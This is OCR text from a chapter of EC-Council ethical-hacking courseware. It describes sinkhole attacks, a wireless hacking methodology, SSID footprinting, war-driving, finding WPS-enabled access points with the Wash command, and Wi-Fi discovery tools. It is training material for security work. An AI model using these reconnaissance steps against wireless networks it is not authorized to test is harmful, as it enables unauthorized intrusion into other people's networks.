


Figure 16.33: Wormhole attack

Sinkhole Attack

A sinkhole attack is a variant of the selective forwarding attack in which the attacker advertises a compromised or malicious node as the shortest possible route to the base station. The attacker places the malicious node near the base station and attracts all the neighboring nodes with fake routing path information and further performs a data forging attack. Attackers use the compromised node to sniff and manipulate all ongoing network transmissions.

A sinkhole attack can also be performed simultaneously with a wormhole attack, where the malicious node can occupy all the network traffic and use the tunneling technique to reach the base station faster than other nodes. A sinkhole attack is complex to detect, and it can adversely affect higher-layer applications in the Open Systems Interconnection (OSI) model.





Figure 16.34: Sinkhole attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Hacking Methodology

To hack wireless networks, an attacker follows a hacking methodology involving systematic steps to perform a successful attack on a target wireless network. This section explains the steps of the wireless hacking methodology.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The wireless hacking methodology helps an attacker reach the goal of hacking a target wireless network. An attacker usually follows a hacking methodology to be sure of finding every single-entry point to break into the target network.

The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. Attackers use the following steps to perform wireless hacking:

- Wi-Fi discovery
- GPS mapping
- Wireless traffic analysis
- Launch of wireless attacks
- Wi-Fi encryption cracking
- Wi-Fi network compromising

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Discovery

The first step is to find a Wi-Fi network or device. An attacker performs Wi-Fi discovery to locate a target wireless network using tools such as inSSIDer Plus, NetSurveyor, etc. Wi-Fi discovery procedures include footprinting the wireless networks and finding the appropriate target network that is in range to launch an attack.

Wireless Network Footprinting

An attack on a wireless network begins with its discovery and footprinting. Footprinting involves locating and analyzing (or understanding) the network. To footprint a wireless network, an attacker needs to identify the BSS provided by the AP. An attacker may identify the BSS or independent BSS (IBSS) with the help of the SSID of the wireless network. Therefore, the attacker needs to determine the SSID of the target wireless network, which can be used to establish an association with an AP to compromise its security.

An attacker can use the following two footprinting methods to detect the SSID of a wireless network:

- **Passive Footprinting Method**

  Using the passive method, an attacker detects the existence of an AP by sniffing the packets from airwaves. This discloses wireless devices, APs, and the SSID. In the passive footprinting method, the attacker neither attempts to connect with any APs or wireless clients nor injects any data packet into the wireless traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.35: Passive footprinting method

- **Active Footprinting Method**

  In this method, the attacker's wireless device sends a probe request with the SSID to an AP and waits for a response. If the wireless device does not have the SSID in advance, it can send a probe request with an empty SSID. In the case of a probe request with an empty SSID, most APs respond with their own SSID in a probe response packet. Consequently, empty SSIDs are useful in learning the SSIDs of APs. In this method, the attacker knows the correct BSS to associate with and can configure the AP to ignore a probe request with an empty SSID.





Figure 16.36: Active footprinting method

An attacker can scan for Wi-Fi networks with the help of wireless network scanning tools such as NetSurveyor and Wi-Fi Scanner. The SSID is present in beacons, probe requests, and responses, as well as association and re-association requests. An attacker can obtain the SSID of a network through passive scanning. An attacker who fails to obtain the SSID through passive scanning can detect it through active scanning. Subsequently, the attacker can connect to the wireless network and launch attacks. Wireless network scanning allows sniffing by tuning into various radio channels of the devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 16.37: Attackers scanning for Wi-Fi networks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding Wi-Fi Networks in Range to Attack

The first task for an attacker searching for Wi-Fi targets is to check potential networks that are in range to find the best one to attack. Attackers use various Wi-Fi chalking techniques such as WarWalking, WarChalking, WarFlying, and WarDriving to find a target Wi-Fi network.

- **Wi-Fi Chalking Techniques**
  - **WarWalking**: Attackers walk around with Wi-Fi-enabled laptops installed with a wireless discovery tool to map out open wireless networks.
  - **WarChalking**: Symbols are drawn in public places to advertise open Wi-Fi networks.
  - **WarFlying**: Attackers use drones to detect open wireless networks.
  - **WarDriving**: Attackers drive around with Wi-Fi-enabled laptops installed with a wireless discovery tool to map out open wireless networks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.38: Wi-Fi chalking symbols

Attackers use the following tools to discover Wi-Fi networks for launching attacks:

- Laptop with a Wi-Fi card
- External Wi-Fi antenna
- Network discovery software

Some of the tools used to discover Wi-Fi networks in range to attack are inSSIDer Plus, NetSurveyor, Wi-Fi Scanner, and Acrylic Wi-Fi Home.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding WPS-Enabled APs

Attackers use the Wash command-line utility to identify WPS-enabled APs in the target wireless network. This utility also helps attackers check whether the AP is in a locked state. Most WPS-enabled routers are locked automatically when incorrect credentials are entered more than 5 times consecutively, and they can be unlocked only in the administrator interface of the router manually. The Wash command supports the 5 GHz channel and can be used by installing the Reaver package.

The following are some of the important arguments of the Wash command that are used by attackers:

- **`-i, --interface=<iface>`** (specifies the interface to capture packets)
- **`-a, --all`** (displays all access points, including those with WPS disabled)
- **`-f, --file [FILE1 FILE2 FILE3 ...]`** (reads packets from captured files)
- **`-c, --channel=<num>`** (specifies the channel to listen [auto])
- **`-o, --out-file=<file>`** (writes data to a file)
- **`-n, --probes=<num>`** (specifies maximum number of probes to send to each AP in the scan mode)
- **`-D, --daemonize`** (Wash command)
- **`-5, --5ghz`** (command to use 5 GHz 802.11 channels)
- **`-s, --scan`** (command to run in the scan mode)
- **`-u, --survey`** (command to use the survey mode [default])

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the following command to discover the access point, extended service set identifier (ESSID), and BSSID of a device or router:

```
# sudo wash -i wlan0
```





Figure 16.39: Screenshot showing the output of the Wash command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Discovery Tools

- **inSSIDer Plus**

  Source: *https://www.metageek.com*

  inSSIDer Plus is a Wi-Fi optimization and troubleshooting tool that scans for wireless networks with the user's Wi-Fi adapter so that the user can visualize their signal strengths and the channels they are using. It also lists useful information about each network. Attackers use inSSIDer Plus to discover Wi-Fi access points and devices in their vicinity.

  Features:

  - Inspects WLAN and surrounding networks to troubleshoot competing APs
  - Tracks the strength of a received signal in terms of dBm over time and filters APs
  - Highlights APs for areas with high Wi-Fi concentration
  - Exports Wi-Fi and GPS data to a KML file to view in Google Earth
  - Shows overlapping Wi-Fi network channels

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

inSSIDer Plus shows information in three different ways:

Networks Table	Shows a list of all the nearby wireless APs, wireless networks, or channels.
Details Pane	Shows details about the selected access point, wireless network, or channel. Clicking on a line item in the Networks Table reveals the associated Details Pane.
Networks Graph	Shows a graphical representation of nearby wireless networks, their signal strengths, and how they share channels and overlap with each other.

Table 16.7: inSSIDer Plus output forms




Figure 16.40: Screenshot of inSSIDer Plus

- **NetSurveyor**

  Source: *http://nutsaboutnets.com*

  NetSurveyor is an 802.11 network discovery tool that gathers information about nearby wireless APs in real time and displays it in different diagnostic views and charts. Data can be recorded for extended periods and played back later. NetSurveyor also generates reports in the Adobe PDF format. Attackers use NetSurveyor to discover Wi-Fi networks, local APs, and the signal strengths of their beacons.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

